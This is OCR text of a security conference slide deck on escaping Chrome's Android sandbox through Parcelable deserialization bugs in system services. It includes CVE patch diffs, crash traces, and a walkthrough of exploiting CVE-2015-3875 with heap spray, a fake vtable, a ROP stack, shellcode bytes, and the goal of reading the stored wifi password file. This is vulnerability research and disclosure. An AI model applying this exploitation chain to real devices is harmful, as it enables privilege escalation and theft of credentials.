
A Way of Breaking Chrome's Sandbox in Android

Guang Gong
Security Researcher
Qihoo 360
@oldfresher


Agenda

- The attack surface of chrome’s sandbox
- The interaction between chrome’s sandbox and android system services
- The design fault of Bundle
- Some vulnerabilities of breaking sandbox
- Detail how to exploit a specific vulnerability

The attack surface of chrome's sandbox



Android System Services



Android System Services

ggong@ggong-pc:~$ adb shell service list
Found 104 services:
0 sip: [android.net.sip.ISipService]
1 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
2 phone: [com.android.internal.telephony.ITelephony]
3 telecom: [com.android.internal.telecom.ITelecomService]
4 isms: [com.android.internal.telephony.ISms]
5 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
6 simphonebook: [com.android.internal.telephony.IIccPhoneBook]
.....
99 media.player: [android.media.IMediaPlayerService]
100 media.audio_flinger: [android.media.IAudioFlinger]
101 android.security.keystore: [android.security.IKeystoreService]
102 drm.drmManager: [drm.IDrmManagerService]
103 android.service.gatekeeper.IGateKeeperService: []

The Restriction of SeLinux imposed on Chrome

- Chrome Processes

```
ggong@ggong-pc:~$ adb shell ps -Z | grep chrome
u:r:untrusted_app:s0:c512,c768 u0_a65    7706  214   com.android.chrome
u:r:untrusted_app:s0:c512,c768 u0_a65    7776  214   com.android.chrome:privileged_process0
u:r:isolated_app:s0:c512,c768  u0_i3     7871  214   com.android.chrome:sandboxed_process1
```

- Isolated_app Domain

/external/sepolicy/isolated_app.te

```
allow isolated_app activity_service:service_manager find;
allow isolated_app display_service:service_manager find;
neverallow isolated_app {
        service_manager_type
        -activity_service
        -display_service
}:service_manager find;
```

The Restriction of SeLinux imposed on Chrome

Get System Services in the Domain isolated_app	**Retuened result**
getSystemService(WINDOW_SERVICE)	null
getSystemService(LOCATION_SERVICE)	null
getSystemService(CONNECTIVITY_SERVICE)	null
getSystemService(...)	null
getSystemService(ACTIVITY_SERVICE)	ActivityManager
getSystemService(DISPLAY_SERVICE)	DisplayManager

The Restriction of SeLinux imposed on Chrome


startActivity ------> **startActivityAsUser**

```
public final int startActivityAsUser(IApplicationThread caller, String callingPackage,
        Intent intent, String resolvedType, IBinder resultTo, String resultWho, int requestCode,
        int startFlags, ProfilerInfo profilerInfo, Bundle options, int userId) {
    enforceNotIsolatedCaller("startActivity");---------------->check if the caller is in isolate_app domain
    userId = handleIncomingUser(Binder.getCallingPid(), Binder.getCallingUid(), userId,
            false, ALLOW_FULL_ONLY, "startActivity", null);
    // TODO: Switch to user app stacks here.
    return mStackSupervisor.startActivityMayWait(caller, -1, callingPackage, intent,
            resolvedType, null, null, resultTo, resultWho, requestCode, startFlags,
            profilerInfo, null, null, options, false, userId, null, null);
}
```


The Restriction of SeLinux imposed on Chrome

```
    void enforceNotIsolatedCaller(String caller) {
        if (UserHandle.isIsolated(Binder.getCallingUid())) {
            throw new SecurityException("Isolated process not
allowed to call " + caller);
        }
    }
```

The Change of the Attack Surface



The Change of the Attack Surface



Singular point

```
case ONVERT_TO_TRANSLUCENT_TRANSACTION: {
data.enforceInterface(IActivityManager.descriptor);
    IBinder token = data.readStrongBinder();
    final Bundle bundle;
    if (data.readInt() == 0) {
        bundle = null;
    } else {
        bundle = data.readBundle();
    }
    final ActivityOptions options = bundle == null ? null :
new ActivityOptions(bundle);---------------->
    boolean converted = convertToTranslucent(token,
options);
    reply.writeNoException();
    reply.writeInt(converted ? 1 : 0);
    return true;
}
```

```
case START_IN_PLACE_ANIMATION_TRANSACTION: {
    data.enforceInterface(IActivityManager.descriptor);
    final Bundle bundle;
    if (data.readInt() == 0) {
        bundle = null;
    } else {
        bundle = data.readBundle();
    }
    final ActivityOptions options = bundle == null ? null : new
ActivityOptions(bundle);------------------>
   startInPlaceAnimationOnFrontMostApplication(options);
    reply.writeNoException();
    return true;
 }
```

Singular Point

```
public ActivityOptions(Bundle opts) {
    mPackageName = opts.getString(KEY_PACKAGE_NAME);
    try {
        mUsageTimeReport = opts.getParcelable(KEY_USAGE_TIME_REPORT);
    } catch (RuntimeException e) {
        Slog.w(TAG, e);
    }
    mAnimationType = opts.getInt(KEY_ANIM_TYPE);
    ......
}
```

What is Bundle?

putByte(String key, byte value)
putChar(String key, char value)
putBoolean(String key, boolean value)
putDouble(String key, double value)
putInt(String key, int value)
putLong(String key, long value)
putString(String key, String value)
putFloat(String key, float value)
putShort(String key, short value)
putParcelable(String key, Parcelable value)
putSerializable(String key, Serializable value)

getByte(String key)
getChar(String key)
getBoolean(String key)
getDouble(String key)
getInt(String key)
getLong(String key)
getString(String key)
getFloat(String key)
getShort(String key)
getParcelable(String key)
getSerializable(String key)

A Feature of Bundle

ArrayMap<String, Object> **mMap** = null;

```
    public String getString(@Nullable String key) {
        unparcel();---------->mMap is reconstructed from binary stream, many unnecessary code can be called here
        final Object o = mMap.get(key);
        try {
            return (String) o;
        } catch (ClassCastException e) {
            typeWarning(key, o, "String", e);
            return null;
        }
    }
```

Gain New Insights Through Restudying Old Material

Two famous vulnerabilities related with Serializable

- CVE-2014-7911

  Jann Horn
  java.io.ObjectInputStream did not check whether the Object that is being deserialized is actually serializable
- CVE-2015-3825

  USENIX 2015
  ONE CLASS TO RULE THEM ALL 0-DAY DESERIALIZATION VULNERABILITIES IN ANDROID
  Forget to add keyword transient to class member variable mContext

Gain New Insights Through Restudying Old Material

```
public interface Parcelable {
    ……
    public void writeToParcel(Parcel dest, int flags);
    public interface Creator<T> {
        public T createFromParcel(Parcel source);
        public T[] newArray(int size);
    }
    ……
}
```

About 600 classes implement the interface Parcelable, the member method createFromParcel of all these classes can be called from chrome’s sandbox.

Gain New Insights Through Restudying Old Material

The vulnerabilities related with Parcelable found by us

CVE	Description
CVE-2016-2412	Elevation of Privilege Vulnerability in System_server
CVE-2015-3849	Elevation of Privilege Vulnerability in Region
CVE-2015-1474	Integer overflow leading to heap corruption while unflattening GraphicBuffer
CVE-2015-3875（first reportor Daniel Micay）	Remote Code Execution Vulnerabilities in libutils

CVE-2015-3849

```
        SkASSERT(count >= SkRegion::kRectRegionRuns);

-       RunHead* head = (RunHead*)sk_malloc_throw(sizeof(RunHead) + count * sizeof(RunType));
+       const int64_t size = sk_64_mul(count, sizeof(RunType)) + sizeof(RunHead);
+       if (count < 0 || !sk_64_isS32(size)) { SK_CRASH(); }
+
+       RunHead* head = (RunHead*)sk_malloc_throw(size);
        head->fRefCnt = 1;
        head->fRunCount = count;
```

CVE-2016-2412

```
#    define SK_CRASH() __debugbreak()
 #  else
 #    if 1   // set to 0 for infinite loop, which can help connecting gdb
-#      define SK_CRASH() do { SkNO_RETURN_HINT(); *(int *)(uintptr_t)0xbbadbeef = 0; } while (false)
+#       define SK_CRASH() do { SkNO_RETURN_HINT(); abort(); } while (false)
 #    else
 #      define SK_CRASH() do { SkNO_RETURN_HINT(); } while (true)
 #    endif
```

CVE-2015-3875

```
SharedBuffer* SharedBuffer::alloc(size_t size)
 {
+    // Don't overflow if the combined size of the buffer / header is larger than
+    // size_max.
+    LOG_ALWAYS_FATAL_IF((size >= (SIZE_MAX - sizeof(SharedBuffer))),
+                        "Invalid buffer size %zu", size);
+
     SharedBuffer* sb = static_cast<SharedBuffer *>(malloc(sizeof(SharedBuffer) + size));
     if (sb) {
         sb->mRefs = 1;
@@ -52,7 +60,7 @@
         memcpy(sb->data(), data(), size());
         release();
     }
-    return sb;
+    return sb;
 }
```

CVE-2015-3875(Java Layer Stack)

F/ActivityManager(1685): at android.view.MotionEvent.nativeReadFromParcel(Native Method)
F/ActivityManager(1685): at android.view.MotionEvent.createFromParcelBody(MotionEvent.java:3198)
F/ActivityManager(1685): at android.view.MotionEvent$1.createFromParcel(MotionEvent.java:3187)
F/ActivityManager(1685): at android.view.MotionEvent$1.createFromParcel(MotionEvent.java:3184)
F/ActivityManager(1685): at android.os.Parcel.readParcelable(Parcel.java:2252)
F/ActivityManager(1685): at android.os.Parcel.readValue(Parcel.java:2152)
F/ActivityManager(1685): at android.os.Parcel.readArrayMapInternal(Parcel.java:2485)
F/ActivityManager(1685): at android.os.BaseBundle.unparcel(BaseBundle.java:221)
F/ActivityManager(1685): at android.os.BaseBundle.getString(BaseBundle.java:918)
F/ActivityManager(1685): at android.app.ActivityOptions.<init>(ActivityOptions.java:570)
F/ActivityManager(1685): at android.app.ActivityManagerNative.onTransact(ActivityManagerNative.java:1671)
F/ActivityManager(1685): at com.android.server.am.ActivityManagerService.onTransact(ActivityManagerService.java:2208)
F/ActivityManager(1685): at android.os.Binder.execTransact(Binder.java:446)

CVE-2015-3875 (Native Layer Stack)

(gdb) bt
#0 android::SharedBuffer::alloc (size=4294967280) at system/core/libutils/SharedBuffer.cpp:28 ------>size = 0xfffffff0
#1 0xb6d362a6 in android::VectorImpl::setCapacity (this=this@entry=0xaed5fe4c, new_capacity=new_capacity@entry=536870910) at system/core/libutils/VectorImpl.cpp:334
#2 0xb6792c72 in setCapacity (size=536870910, this=0xaed5fe4c) at system/core/include/utils/Vector.h:81 ------> size = 0x1ffffffe
#3 android::MotionEvent::readFromParcel (this=this@entry=0xaed5fe00, parcel=0x9f5ad7f0) at frameworks/native/libs/input/Input.cpp:444
#4 0xb6e91f1e in android::android_view_MotionEvent_nativeReadFromParcel (env=0x9f439ac0, clazz=<optimized out>, nativePtr=<optimized out>, parcelObj=0x99f5c220) at frameworks/base/core/jni/android_view_MotionEvent.cpp:701

(gdb) l
27 SharedBuffer* SharedBuffer::alloc(size_t size)
28 {
29 SharedBuffer* sb = static_cast<SharedBuffer *>(malloc(sizeof(SharedBuffer) + size));
30 if (sb) {
31 sb->mRefs = 1;
32 sb->mSize = size;
(gdb) p sizeof(SharedBuffer)
$19 = 16
(gdb) p sizeof(SharedBuffer) + size
$20 = 0

OOB Write

```
(gdb) bt
#0  android::MotionEvent::readFromParcel (this=this@entry=0xaefca680, parcel=0xaec2f490) at
frameworks/native/libs/input/Input.cpp:459
#1  0xb6e91f1e in android::android_view_MotionEvent_nativeReadFromParcel (env=0xaec306a0, clazz=<optimized out>,
nativePtr=<optimized out>,
    parcelObj=0x9fdf6220) at frameworks/base/core/jni/android_view_MotionEvent.cpp:701
(gdb) l
455     while (sampleCount-- > 0) {   ---------->the initial value of sampleCount is 0x1ffffffe
456         mSampleEventTimes.push(parcel->readInt64());  ---------->OOB occurs here, the written content can be controlled
457         for (size_t i = 0; i < pointerCount; i++) {
458             mSamplePointerCoords.push();
459             status_t status = mSamplePointerCoords.editTop().readFromParcel(parcel);
460             if (status) {  ---------->the key of controlling the length of copy
461                 return status;
462             }
463         }
```

Heap Spray

There are only a small quantity of system services methods which can be called from chrome's sandbox, a memory leak bug is precious.

```
public class GraphicBuffer implements Parcelable{...}
status_t GraphicBuffer::unflatten(...){
        native_handle* h = native_handle_create(
        static_cast<int>(numFds), static_cast<int>(numInts));
        handle = h;
        status_t err = mBufferMapper.registerBuffer(handle);
        if (err != NO_ERROR) {
            handle = NULL;---------------------->no free, memory leak occurs here
            return err;
        }
}
```

Overwrite structures

public class ***KeyCharacterMap*** **implements** Parcelable {.....} ------>make sure the structures can be allocated from sandbox

```
static jlong nativeReadFromParcel(JNIEnv *env, jobject clazz, jobject parcelObj) {
.....
    NativeKeyCharacterMap* map = new NativeKeyCharacterMap(deviceId, kcm);
    return reinterpret_cast<jlong>(map);
}
```

(gdb) pt /m NativeKeyCharacterMap ---------->the length is 8 bytes, the same as the SharedBuffer after overflowed
type = class android::NativeKeyCharacterMap {
  private:
    int32_t mDeviceId;
    android::sp<android::KeyCharacterMap> mMap;   --------->Overwrite mMap to point to a fixed address, the destructor of sp<...> will be called at GC time
}

class android::KeyCharacterMap : public android::RefBase {}

Construct Specific Structures in Sprayed Heap

```
(gdb) pt /m android::RefBase
type = class android::RefBase {
   hide void * vptr;
  private:
    android::RefBase::weakref_impl * const mRefs;
}

(gdb) pt /m android::RefBase::weakref_impl
type = class android::RefBase::weakref_impl : public android::RefBase::weakref_type {
  public:
    volatile int32_t mStrong;
    volatile int32_t mWeak;
    android::RefBase * const mBase;    ---------->point to the fixed address(g_fixedAddress = 0x9010100c)
    volatile int32_t mFlags;
}
```

The Memory Layout After Heap Spray


```
0x90101000: 0x000003fd 0x000003fe 0x000003ff 0x90101014  Red:    RefBase Object
0x90101010: 0x90101024 0x00000001 0x90101034 0xb6e6f709  Orange: RefBase's vtable
0x90101020: 0xb6e84cbb 0x00000001 0x00000001 0x9010100c  Green:  weakref_impl Object
0x90101030: 0x00000000 0x00000004 0x00000005 0x00000006  Blue:   ROP stack
0x90101040: 0x00000007 0xb6e901cb 0xb6e901cb 0x0000dead
0x90101050: 0x0000dead 0xb6e909f1 0x0000dead 0x0000dead
0x90101060: 0x90101000 0x00001000 0x00000007 0x00000003
0x90101070: 0x00000004 0x00000007 0xb6da325c 0x00000000
0x90101080: 0x00000001 0x00000002 0x00000003 0x00000004
0x90101090: 0x00000007 0x901010a8 0xb6ef3f4d 0xb6ef3f55
0x901010a0: 0xffffffff 0x0001462c 0xe59f0004 0xe59f1004  Black:  shellcode
0x901010b0: 0xea000001 0x90101098 0x00200000 0xe92d4ff0
0x901010c0: 0xe3a0b02d 0xeddf1ba8 0xe24ddf4f 0xe3a0a060
0x901010d0: 0xeddf0ba7 0xe3a08067 0xe3a0e020 0xe58d0018
0x901010e0: 0xe3a00078 0xe3a03000 0xe5cdb0f4 0xe3a0b070
0x901010f0: 0xe3a0206c 0xe3a0c074 0xe3a0506f 0xe5cd80f2
```

Trigger ROP

```
(gdb) bt
#0  android::RefBase::decStrong (this=0x9010100c, id=0x9c80bcbc) at system/core/libutils/RefBase.cpp:343
#1  0xb6e8a6ba in android::sp<android::Looper>::~sp (this=0x9c80bcbc, __in_chrg=<optimized out>)
    at system/core/include/utils/StrongPointer.h:143
#2  0xb6ea314c in ~NativeKeyCharacterMap (this=0x9c80bcb8, __in_chrg=<optimized out>)
    at frameworks/base/core/jni/android_view_KeyCharacterMap.cpp:53
#3  android::nativeDispose (env=<optimized out>, clazz=<optimized out>, ptr=<optimized out>)
    at frameworks/base/core/jni/android_view_KeyCharacterMap.cpp:112
```

```
341void RefBase::decStrong(const void* id) const
342{
324    weakref_impl* const refs = mRefs; ...
350    if (c == 1) {
351        refs->mBase->onLastStrongRef(id);   ---------->The virtual table of mBase is controllable,r0 is mBase after call, r0=g_fixedAddress
           ...
354        }
357}
```

Get Wifi Password



/data/misc/wifi/wpa_supplicant.conf

DEMO

Conclusion and Suggestion

- conclusion：
  - Bundle’s design fault
  - Some bugs of escaping chrome’s sandbox
  - How to Exploit CVE-2015-3875
- suggestion：
  - Should not construct complicated object automatically when unparcel

recruitment

Domain :

Android System Security

Chrome Browser Security

Email: wangbo-hr@360.cn

@oldfresher